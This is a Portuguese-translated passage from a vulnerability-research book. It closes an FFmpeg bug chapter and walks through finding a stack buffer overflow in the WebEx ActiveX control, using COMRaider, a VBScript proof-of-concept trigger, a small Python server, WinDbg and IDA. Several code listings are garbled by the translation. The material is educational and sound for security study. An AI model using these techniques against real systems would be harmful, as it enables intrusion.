b7eed000-b7eee000	r-p	00023000	08:01	148210	/lib/tls/i686/cmov/libm-2.9.so
b7eee000-b7eef000	rw-p	00024000	08:01	148210	/lib/tls/i686/cmov/libm-2.9.so
b7efc000-b7efe000	rw-p	b7efc000	00:00	0	
b7efe000-b7eff000	r-xp	b7efe000	00:00	0	[vdso]
b7eff000-b7f1b000	r-xp	00000000	08:01	130839	/lib/ld-2.9.so
b7f1b000-b7f1c000	r-p	0001b000	08:01	130839	/lib/ld-2.9.so
b7f1c000-b7f1d000	rw-p	0001c000	08:01	130839	/lib/ld-2.9.so
fbfb07000-bfb1c000	rw-p	bffeb000	00:00	0	[pilha]

Dessa vez, o FFmpeg travou com uma falha de segmentação ao tentar sobreescriver a entrada GOT somente leitura (veja as permissões r--p do GOT em 0855f000-08560000). Parece que o Full RELRO pode, de fato, mitigar com sucesso as substituições do GOT.

4.4 Lições aprendidas

Como programador:

- Não misture tipos de dados diferentes.
- Saiba mais sobre as transformações ocultas feitas automaticamente pelo compilador. Essas conversões implícitas são sutis e causam muitos bugs de segurança⁷ (consulte também a Seção A.3).
- Obtenha uma sólida compreensão das conversões de tipos do C.
- Nem todas as desreferências de ponteiro NULL no espaço do usuário são simples condições de negação de serviço. Algumas delas são vulnerabilidades realmente graves que podem levar à execução arbitrária de código.
- O RELRO completo ajuda a atenuar a técnica de exploração de substituição do GOT.

Como usuário de players de mídia:

- Nunca confie nas extensões de arquivos de mídia (consulte a Seção 2.5).

4.5 Adendo

Quarta-feira, 28 de janeiro de 2009

A vulnerabilidade foi corrigida (a Figura 4-9 mostra a linha do tempo) e uma nova versão do FFmpeg está disponível, por isso publiquei um aviso de segurança detalhado em meu site.⁸ O bug foi atribuído como CVE-2009-0385.




Figura 4-9: Linha do tempo do bug do FFmpeg, desde a notificação até o lançamento de uma versão corrigida do FFmpeg

Notas

1. Consulte <http://wiki.multimedia.cx/index.php?title=YouTube>.
2. Consulte <http://ffmpeg.org/download.html>.
3. Consulte <http://www.trapkit.de/books/bhd/>.
4. Uma descrição detalhada do formato de arquivo de filme 4X no site pode ser encontrada em http://wiki.multimedia.cx/index.php?title=4xm_Format.
5. Consulte <http://www.trapkit.de/books/bhd/>.
6. O patch de , os mantenedores do FFmpeg, pode ser encontrado em <http://git.videolan.org/?p=ffmpeg.git;a=commitdiff;h=0838cfdc8a10185604db5cd9d6bffd71279a0e8>.
7. Para obter mais informações sobre conversões de tipos e problemas de segurança associados, consulte Mark Dowd, John McDonald e Justin Schuh, *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities* (India-Napolis, IN: Addison-Wesley Professional, 2007). Consulte também o capítulo de amostra disponível em http://ptgmedia.pearsoncmg.com/images/032144426/samplechapter/Dowd_ch06.pdf.
8. Minha consultoria de segurança , que descreve os detalhes da vulnerabilidade do FFmpeg, pode ser encontrada em <http://www.trapkit.de/advisories/TKADV2009-004.txt>.

5

NAVEGUE E VOCÊ SERÁ PROPRIEDADE

Domingo, 6 de abril de
2008 Querido diário,

As vulnerabilidades em navegadores e complementos de navegadores estão na moda atualmente, então decidi dar uma olhada em alguns controles ActiveX. O primeiro da minha lista foi o software de reuniões on-line e webconferências da Cisco, chamado WebEx, que é amplamente utilizado nas empresas. Depois de passar algum tempo fazendo engenharia reversa do controle ActiveX do WebEx para o Internet Explorer da Microsoft, encontrei um bug óbvio que poderia ter encontrado em poucos segundos se tivesse feito fuzzing no controle em vez de ler o assembly. Falha. ☺

5.1 Descoberta de

vulnerabilidade Usei o seguinte processo para procurar uma vulnerabilidade:

- Etapa 1: liste os objetos WebEx registrados e os métodos exportados.
- Etapa 2: Teste os métodos exportados no navegador.

- Eu usei o Windows XP SP3 de 32 bits e Internet Explorer 6 como a plataforma para todas as etapas a seguir.

- Etapa 3: Localize os métodos de objeto no binário.
- Etapa 4: Encontre os valores de entrada controlados pelo usuário.
- Etapa 5: Faça a engenharia reversa dos métodos de objeto.

OBSERVAÇÃO Um link para download da versão vulnerável do WebEx Meeting Manager pode ser encontrado em <http://www.trapkit.de/books/bhd/>.

Etapa 1: Liste os objetos WebEx registrados e os métodos exportados

Depois de fazer o download e instalar o software WebEx Meeting Manager, abri o COMRaider¹ para gerar uma lista das interfaces exportadas que o controle fornece ao chamador. Cliquei no botão **Start** do COMRaider e selecionei **Scan a directory for registered COM servers** para testar os componentes WebEx instalados em *C:\Program Files\Webex*.

Como ilustra a Figura 5-1, dois objetos estão registrados no diretório de instalação da WebEx, e o objeto com GUID {32E26FD9-F435-4A20-A561-35D4B987CFDC} e ProgID *WebexUCFObject.WebexUCFObject.1* implementa *IObjectSafety*. O Internet Explorer confiará nesse objeto, pois ele está marcado como *seguro para inicialização* e *seguro para scripts*. Isso faz com que o objeto seja um alvo promissor para ataques do tipo "navegue e você será propriedade", já que é possível chamar seus métodos de dentro de uma página da Web.²




Figura 5-1: Objetos WebEx registrados no COMRaider

A Microsoft também fornece uma classe C# útil chamada *ClassId.cs*³ que lista várias propriedades dos controles ActiveX. Para usar essa classe, adicionei as seguintes linhas ao arquivo de origem e o compilei com a versão de linha de comando do compilador C# do Visual Studio (csc):

```
[...]
namespace ClassId
{
    classe ClassId
    {
        static void Main(string[] args)
```

```

    {
        SWI.ClassId_q.ClassId clsid = new SWI.ClassId_q.ClassId();

        Se (args.Length == 0 || (args[0].Equals("/") == true ||
            args[0].ToLower().StartsWith("-h") == true) ||
            args.Length < 1)
        {
            Console.WriteLine("Uso: ClassID.exe <CLSID>\n");
            return;
        }

        clsid.set_clsid(args[0]);
        System.Console.WriteLine(clsid.ToString());
    }
}

```

Para compilar e usar a ferramenta, executei os seguintes comandos em uma janela de prompt de comando:

```

C:\Documents and Settings\tk\Desktop>csc /warn:0 /nologo ClassId.cs
C:\Documents and Settings\tk\Desktop>ClassId.exe {32E26FD9-F435-4A20-A561-35D4B987CFDC}
ClSID: {32E26FD9-F435-4A20-A561-35D4B987CFDC}
ProgID: WebexUCFObjecT.WebexUCFObjecT.1
Caminho binário: C:\Arquivos de Programas\WebEx\WebEx\824\atucfobj.dll
Implementa o IObjectSafety: True
Seguro para inicialização (IObjectSafety): True
Seguro para a criação de scripts (IObjectSafety): True
Seguro para inicialização (Registro): False
Safe For Scripting (Registry): False
KillBitted: False

```

A saída da ferramenta mostra que o objeto foi de fato marcado como *seguro para inicialização* e *seguro para script* usando *IObjectSafety*.

Em seguida, cliquei no botão **Select** no COMRaider para ver uma lista de os métodos públicos exportados pelo objeto com o GUID {32E26FD9-F435-4A20-A561-35D4B987CFDC}. Conforme ilustrado na Figura 5-2, um método chamado *NewObject()* é exportado pelo objeto e recebe um valor de string como entrada.




Figura 5-2: Métodos públicos exportados pelo objeto com o GUID {32E26FD9-F435-4A20-

A561-35D4B987CFDC}.

Etapa 2: Teste os métodos exportados no navegador

Depois de gerar listas dos objetos disponíveis e dos métodos exportados, escrevi um pequeno arquivo HTML que chama o método NewObject() com a ajuda do VBScript:

```
01 <html>
02 <title>WebEx PoC 1</title>
03 <body>
04<object classid="clsid:32E26FD9-F435-4A20-A561-35D4B987CFDC" id="obj"></object>
05<script language='vbscript'>
06arg = String(12,
07obj .NewObject
arg
08 </script>
09 </body>
10 </html>
```

Listagem 5-1: Arquivo HTML para chamar o método NewObject() (*webex_poc1.html*)

Na linha 4 da Listagem 5-1, o objeto com GUID ou ClassID {32E26FD9-F435-4A20-A561-35D4B987CFDC} é instanciado. Na linha 7, o método NewObject() é chamado com um valor de string de 12 As como parâmetro.

Para testar o arquivo HTML, implementei um pequeno servidor Web em Python que serviria o arquivo *webex_poc1.html* para o navegador (consulte a Listagem 5-2):

```
01 importar string,cgi
02 from os import curdir, sep
03 from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
04 class WWWHandler(BaseHTTPRequestHandler):
05
06    def do_GET(self):
07        tentar:
08            f = open(curdir + sep + "webex_poc1.html")
09
10            self.send_response(200)
11            self.send_header('Content-type', 'text/html')
12            self.end_headers()
13            self.wfile.write(f.read())
14            f.close()
15
16        retorno
17
18    exceto IOError:
19        self.send_error(404,'Arquivo não encontrado: %s' %
self.path) 21
20
21    def main():
22        tentar:
23            servidor = HTTPServer(('', 80), WWWHandler)
24            print 'server started' (servidor iniciado)
25            servidor.serve_forever()
```

```
27     except KeyboardInterrupt:  
28         print 'shutting down server'  
29         server.socket.close()  
30  
31 if __name__ == 'principal':  
32     principal()
```

Listagem 5-2: Servidor da Web simples implementado em Python que serve o arquivo `webex_poc1.html` para o navegador (`wwwserv.py`)

Embora o controle ActiveX do WebEx esteja marcado como seguro para scripts (consulte a Figura 5-1), ele foi projetado para que possa ser executado somente a partir do domínio `webex.com`. Na prática, esse requisito pode ser contornado com a ajuda de uma vulnerabilidade *de XSS (Cross-Site Scripting) no domínio WebEx*.⁴ no domínio da WebEx. Como as vulnerabilidades de XSS são bastante comuns em aplicativos modernos da Web, não deve ser difícil identificar essa vulnerabilidade no domínio `webex.com`. Para testar o controle sem a necessidade de uma vulnerabilidade XSS, basta adicionar a seguinte entrada ao meu arquivo de hosts do Windows (consulte `C:\WINDOWS\system32\drivers\etc\hosts`):

127.0.0.1	localhost, www.webex.com
-----------	---

Depois disso, iniciei meu pequeno servidor da Web Python e apontei o Internet Explorer para `http://www.webex.com/` (consulte a Figura 5-3).




Figura 5-3: Testando o `webex_poc1.html` com meu pequeno servidor da Web Python

Etapa 3: Localizar os métodos de objeto no binário

Até o momento, eu havia coletado as seguintes informações:

- Há um objeto WebEx com ClassID {32E26FD9-F435-4A20-A561-35D4B987CFDC}.
- Esse objeto implementa o `IObjectSafety` e, portanto, é um alvo promissor, pois seus métodos podem ser chamados no navegador.
- O objeto exporta um método chamado `NewObject()` que recebe como entrada um valor de string controlado pelo usuário.

Para fazer a engenharia reversa do método `NewObject()` exportado, tive que encontrá-lo no binário `atucfobj.dll`. Para isso, usei uma técnica semelhante à descrita por Cody Pierce em um de seus excelentes artigos

Artigos do Mindshare.⁵ A ideia geral é extrair os endereços dos métodos invocados dos argumentos de `OLEAUT32!DispCallFunc` durante a depuração do navegador.

Se um método de um controle ActiveX for chamado, a função `DispCallFunc()`⁶ geralmente executa a chamada real. Essa função é exportada pelo `OLEAUT32.dll`. O endereço do método invocado pode ser determinado com a ajuda dos dois primeiros parâmetros (chamados `pvInstance` e `oVft`) de `DispCallFunc()`.

Para encontrar o endereço do método `NewObject()`, iniciei o Internet Explorer a partir do WinDbg⁷ (consulte também a Seção B.2 para obter uma descrição dos comandos do depurador) e defini o seguinte ponto de interrupção em `OLEAUT32!DispCallFunc` (consulte também a Figura 5-4):

```
0:000> bp OLEAUT32!DispCallFunc "u poi(poi(poi(esp+4))+(poi(esp+8))) L1;gc"
```

O comando do depurador `bp OLEAUT32!DispCallFunc` define um ponto de interrupção no início de `DispCallFunc()`. Se o ponto de interrupção for acionado, os dois primeiros parâmetros da função serão avaliados. O primeiro parâmetro da função é referenciado usando o comando `poi(poi(esp+4))`, e o segundo parâmetro é referenciado por `poi(esp+8)`. Esses valores são somados e sua soma representa o endereço do método invocado. Em seguida, a primeira linha (`L1`) da desmontagem do método é impressa na tela (`u poi(result of the computation)`) e a execução do controle é retomada (`gc`).

Em seguida, iniciei o Internet Explorer com o comando `g` (Go) do WinDbg e naveguei para <http://www.webex.com/> novamente. Como esperado, o ponto de interrupção acionado no WinDbg mostrou o endereço de memória do método `NewObject()` chamado em `atucfobj.dll`.

Conforme ilustrado na Figura 5-5, o endereço de memória do método `NewObject()` era `0x01d5767f` nesse exemplo. A própria `atucfobj.dll` foi carregada no endereço `0x01d50000` (consulte `ModLoad: 01d50000 01d69000 C:\Program Files\WebEx\WebEx\824\atucfobj.dll` na Figura 5-5). Portanto, o deslocamento de `NewObject()` em `atucfobj.dll` foi `0x01d5767f - 0x01d50000 = 0x767F`.

"C:\Program Files\Internet Explorer\iexplore.exe" - WinDbg:6.11.0001.404 X86

File Edit View Debug Window Help

Command

```

ModLoad: 77c10000 77c68000 C:\WINDOWS\system32\msvcrtd.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\NISER32.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 77f60000 77fd6000 C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 77d00000 77e6b000 C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000 C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000 C:\WINDOWS\system32\Secur32.dll
ModLoad: 7e290000 7e401000 C:\WINDOWS\system32\SHDOCVW.dll
ModLoad: 77a80000 77b15000 C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 754d0000 75550000 C:\WINDOWS\system32\CRYPTUI.dll
ModLoad: 5b860000 5b8b5000 C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 77120000 771ab000 C:\WINDOWS\system32\OLEAUT32.dll
ModLoad: 774e0000 7761d000 C:\WINDOWS\system32\ole32.dll
ModLoad: 77c00000 77c08000 C:\WINDOWS\system32\VERSION.dll
ModLoad: 77b10000 7725a000 C:\WINDOWS\system32\WININET.dll
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 76c90000 76cb8000 C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 76f60000 76f8c000 C:\WINDOWS\system32\WLDAP32.dll
(490:238) Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd4000 ecx=00000007 edx=00000000 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0013fb20 ebp=0013fc94 icpl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 ef1=000000202
ntdll!DbgBreakPoint:
7c90120e cc int 3
0:000> bp OLEAUT32!DispCallFunc "u poi(poi(poi(esp+4))+(poi(esp+8))) L1:gc"
0:000>

```

Ln 0, Col 0 Sys 0:<Local> Proc 000:490 Thrd 000:238

Figura 5-4: Definição de um ponto de interrupção em OLEAUT32!DispCallFunc no Internet Explorer

"C:\Program Files\Internet Explorer\iexplore.exe" - WinDbg:6.11.0001.404 X86

File Edit View Debug Window Help

Command

```

ModLoad: 71ad0000 71ad9000 C:\WINDOWS\system32\wsock32.dll
ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\ws2sock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 76ee0000 76f1e000 C:\WINDOWS\system32\RASAPI32.DLL
ModLoad: 76ea9000 76ea2000 C:\WINDOWS\system32\rasman.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\system32\sensapi.dll
ModLoad: 76f20000 76f47000 C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76fc0000 76fc6000 C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 01d69000 01d69000 C:\Program Files\WebEx\WebEx\824\atucfobj.dll
ModLoad: 01d80000 01dc0000 C:\Program Files\WebEx\WebEx\824\atWbxUI6.DLL
ModLoad: 76080000 760e5000 C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 01dd0000 01de0000 C:\Program Files\WebEx\WebEx\824\UILibRes.DLL
ModLoad: 02370000 02588000 C:\Program Files\WebEx\WebEx\824\atres.dll
ModLoad: 05790000 05796000 C:\Program Files\WebEx\WebEx\824\atkctl.dll
ModLoad: 73300000 7336a000 C:\WINDOWS\system32\vbscript.dll
*** WARNING: Unable to verify checksum for C:\Program Files\WebEx\WebEx\824\atucfobj.dll
*** ERROR: Symbol file could not be found Defaulted to export symbols for C:\Program F
atucfobj!D1lUnregisterServer+0x355a
01d5767f 55 push ebp

```

BUSY Debuggee is running

Ln 0, Col 0 Sys 0:<Local> Proc 000:5a4 Thrd 000:4c4

Figura 5-5: WinDbg mostrando o endereço de memória do método NewObject()

Etapa 4: Encontre os valores de entrada controlados pelo usuário

Em seguida, desmontei o binário *C:\Program Files\WebEx\WebEx\824\atucfobj.dll* com o IDA Pro.⁸ No IDA, o imagebase do atucfobj.dll era 0x10000000. Portanto, NewObject() estava localizado no endereço 0x1000767F (imagebase + deslocamento de NewObject(): 0x10000000 + 0x767F) na desmontagem (consulte a Figura 5-6).

The screenshot shows the IDA Pro interface with several windows. The main window displays assembly code for the NewObject() function:

```
1000767F ; Attributes: bp-based frame
1000767F
1000767F ; int __stdcall sub_1000767F(int, LPCWSTR lpWideCharStr, int)
1000767F sub_1000767F proc near
1000767F
1000767F var_10= byte ptr -10h
1000767F var_8= dword ptr -8
1000767F var_4= dword ptr -4
1000767F arg_0= dword ptr 8
1000767F lpWideCharStr= dword ptr 0Ch
1000767F arg_8= dword ptr 10h
1000767F
1000767F push    ebp
10007680 mov     ebp, esp
10007682 sub     esp, 10h
10007685 push    ebx
10007686 xor     ebx, ebx
10007688 cmp     [ebp+lpWideCharStr], ebx
1000768B push    esi
1000768C push    edi
1000768D jnz    short loc_10007693
```

To the right, a "Graph overview" window shows the control flow graph of the program.

Below the main assembly window, two smaller windows show the stack state at different points:

1000768F xor eax, eax	10007693
10007691 jmp short loc_100076C3	10007693 loc_10007693: ; lpString
	10007693 push [ebp+lpWideCharStr]

Figura 5-6: Desmontagem do método NewObject() no IDA Pro

Antes de começar a ler o assembly, tive que me certificar de qual argumento da função contém o valor da string controlada pelo usuário fornecido pelo VBScript na Listagem 5-1. Como o argumento é uma string, imaginei que meu valor estava sendo mantido no segundo parâmetro, lpWideCharStr, mostrado em IDA. No entanto, eu queria ter certeza, então defini um novo ponto de interrupção no método NewObject() e dei uma olhada nos argumentos no depurador (consulte a Seção B.2 para obter uma descrição dos seguintes comandos do depurador).

Conforme ilustrado na Figura 5-7, defini o novo ponto de interrupção no endereço de NewObject() (0:009> bp 01d5767f), continuei a execução do Internet Explorer (0:009> g) e naveguei novamente para o site <http://www.webex.com/>. Quando o ponto de interrupção foi acionado, inspecionei o valor do segundo argumento da função NewObject() (0:000> dd poi(esp+8) e 0:000> du poi(esp+8)). Como mostra a saída do depurador, os dados controlados pelo usuário (uma string de caracteres largos que consiste em 12 As) foram de fato passados para a função por meio do segundo argumento.

Finalmente, eu tinha todas as informações necessárias para começar a auditar o método em busca de falhas de segurança.

"C:\Program Files\Internet Explorer\ieexplore.exe" - WinDbg:6.11.0001.404 X86

File Edit View Debug Window Help

Command

```

0:009> bp 01d5767f
0:009> g
ModLoad: 05790000 05796000 C:\Program Files\WebEx\WebEx\824\atkctl.dll
atucfobj!D11UnregisterServer+0x35a:
01d5767f 55 push ebp
Breakpoint 1 hit
eax=7fde000 ebx=01d5e6b0 ecx=01d5767f edx=001abb2 esi=001abb74 edi=00000000
eip=01d5767f esp=0013df80 ebp=0013df9c icpl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 ef1=00000202
atucfobj!D11UnregisterServer+0x35a:
01d5767f 55 push ebp
0:000> dd poi(esp+8)
001d3834 00410041 00410041 00410041 00410041
001d3844 00410041 00410041 baad0000 abababab
001d3854 abababab 00000000 00000000 00070008
001d3864 001c0750 7e29b144 7e29e44c 7e293798
001d3874 00010001 00000000 7e29b0f0 001d38a8
001d3884 00000000 00000001 abababab abababab
001d3894 feefefee 00000000 00000000 00080006
001d38a4 001c0748 00000000 001d3aa8 00150000
0:000> du poi(esp+8)
001d3834 "AAAAAAAAAAAA"
```

0:000>

Ln 0, Col 0 Sys 0:<Local> Proc 000:5a4 Thrd 000:4c4

Figura 5-7: Argumento controlado pelo usuário de NewObject() após a definição de um novo ponto de interrupção

Etapa 5: Faça engenharia reversa dos métodos de objeto

Recapitulando, encontrei uma vulnerabilidade óbvia que ocorre enquanto o controle ActiveX processa o valor da string fornecida pelo usuário que é passada para NewObject(). A Figura 5-8 ilustra o caminho do código para chegar à função vulnerável.




Figura 5-8: Caminho do código para alcançar a função vulnerável (criada no IDA Pro)

Na sub_1000767F, a cadeia de caracteres largos fornecida pelo usuário é convertida em uma cadeia de caracteres usando a função WideCharToMultiByte(). Depois disso, a sub_10009642 é chamada e a cadeia de caracteres controlada pelo usuário é copiada para outro buffer. O código em sub_10009642 permite que um máximo de 256 bytes controlados pelo usuário seja copiado para esse novo buffer. buffer de caracteres (pseudocódigo C: strcpy (new_buffer, user_controlled_string, 256)). A função sub_10009826 é chamada e chama a sub_100096D0, que, por sua vez, chama a função vulnerável sub_1000B37D.

```
[...]
.text:1000B37D ; int cdecl sub_1000B37D(DWORD cbData, LPBYTE lpData, int, int, int)
.text:1000B37D sub_1000B37D proc near
.text:1000B37D
.text:1000B37D SubKey= byte ptr -10Ch
.text:1000B37D Type= dword ptr -8
.text:1000B37D hKey= dword ptr -4
.text:1000B37D cbData= dword ptr 8
.text:1000B37D lpData= dword ptr 0Ch
.text:1000B37D arg_8= dword ptr 10h
.text:1000B37D arg_C= dword ptr 14h
.text:1000B37D arg_10= dword ptr 18h
.text:1000B37D
.text:1000B37D push    ebp
.text:1000B37E movebp, esp
.text:1000B380 subesp , 10Ch
.text:1000B386 push    edi
.text:1000B387 leaeax , [ebp+SubKey] ; o endereço da SubKey é salvo em eax
.text:1000B38D push    [ebp+cbData] ; 4º parâmetro de sprintf(): cbData
.text:1000B390 xoredi , edi
.text:1000B392 push    offset aAuthoring ; 3º parâmetro de sprintf(): "Authoring"
.text:1000B397 push    offset aSoftwareWebexU ; 2º parâmetro de sprintf(): "SOFTWARE\...
.text:1000B397           ; ..Webex\UCF\Components\%s\%s\Install"
.text:1000B39C push    eax      ; 1º parâmetro de sprintf(): endereço da SubKey
.text:1000B39D call    ds:sprintf ; chamada para sprintf()
[...]
.data:10012228 ; char aSoftwareWebexU[]
.data:10012228 aSoftwareWebexU db 'SOFTWARE\Webex\UCF\Components\%s\%s\Install', 0
[...]
```

Listagem 5-3: Desmontagem da função vulnerável sub_1000B37D (criada no IDA Pro)

O primeiro argumento de sub_1000B37D, chamado cbData, contém um ponteiro para os dados controlados pelo usuário armazenados no novo buffer de caracteres (consulte new_buffer na descrição da Figura 5-8). Como eu disse anteriormente, os dados de caracteres largos controlados pelo usuário são armazenados nesse novo buffer como uma cadeia de caracteres com um comprimento máximo de 256 bytes. A Listagem 5-3 mostra que a função sprintf() no endereço .text:1000B39D copia os dados controlados pelo usuário apontados por cbData em um buffer de pilha chamado SubKey (consulte .text:1000B387 e .text:1000B39C).

Em seguida, tentei recuperar o tamanho desse buffer de pilha da SubKey. Abri as exibições do stack frame padrão do IDA Pro pressionando CTRL-K. Conforme mostrado na Figura 5-9, o buffer de pilha SubKey tem um tamanho fixo de 260 bytes. Se as informações da desmontagem mostradas na Listagem 5-3 forem combinadas com as informações sobre o layout da pilha da função vulnerável, a chamada para sprintf() pode ser expressa com o código C da Listagem 5-4.




Figura 5-9: Determinação do tamanho do buffer da pilha SubKey usando as exibições padrão do quadro de pilha do IDA Pro

```
[...]
int
sub_1000B37D(DWORD cbData, LPBYTE lpData, int val1, int val2, int val3)
{
    char SubKey[260];

    sprintf(&SubKey, "SOFTWARE\\Webex\\UCF\\\\Componentes\\%s\\%s\\\\Install",
           "Authoring", cbData);
[...]
```

Listagem 5-4: Pseudocódigo em C da chamada vulnerável a sprintf()

A função da biblioteca sprintf() copia os dados controlados pelo usuário de cbData, bem como a string "Authoring" (9 bytes) e a string de formato (39 bytes) para SubKey. Se cbData for preenchido com a quantidade máxima de dados controlados pelo usuário (256 bytes), um total de 304 bytes de dados será copiado para o buffer da pilha. SubKey só pode conter até 260 bytes, e sprintf() não executa nenhuma verificação de comprimento. Portanto, conforme mostrado na Figura 5-10, é possível gravar dados controlados pelo usuário fora dos limites de SubKey, o que leva a um estouro do buffer de pilha (consulte a Seção A.1).

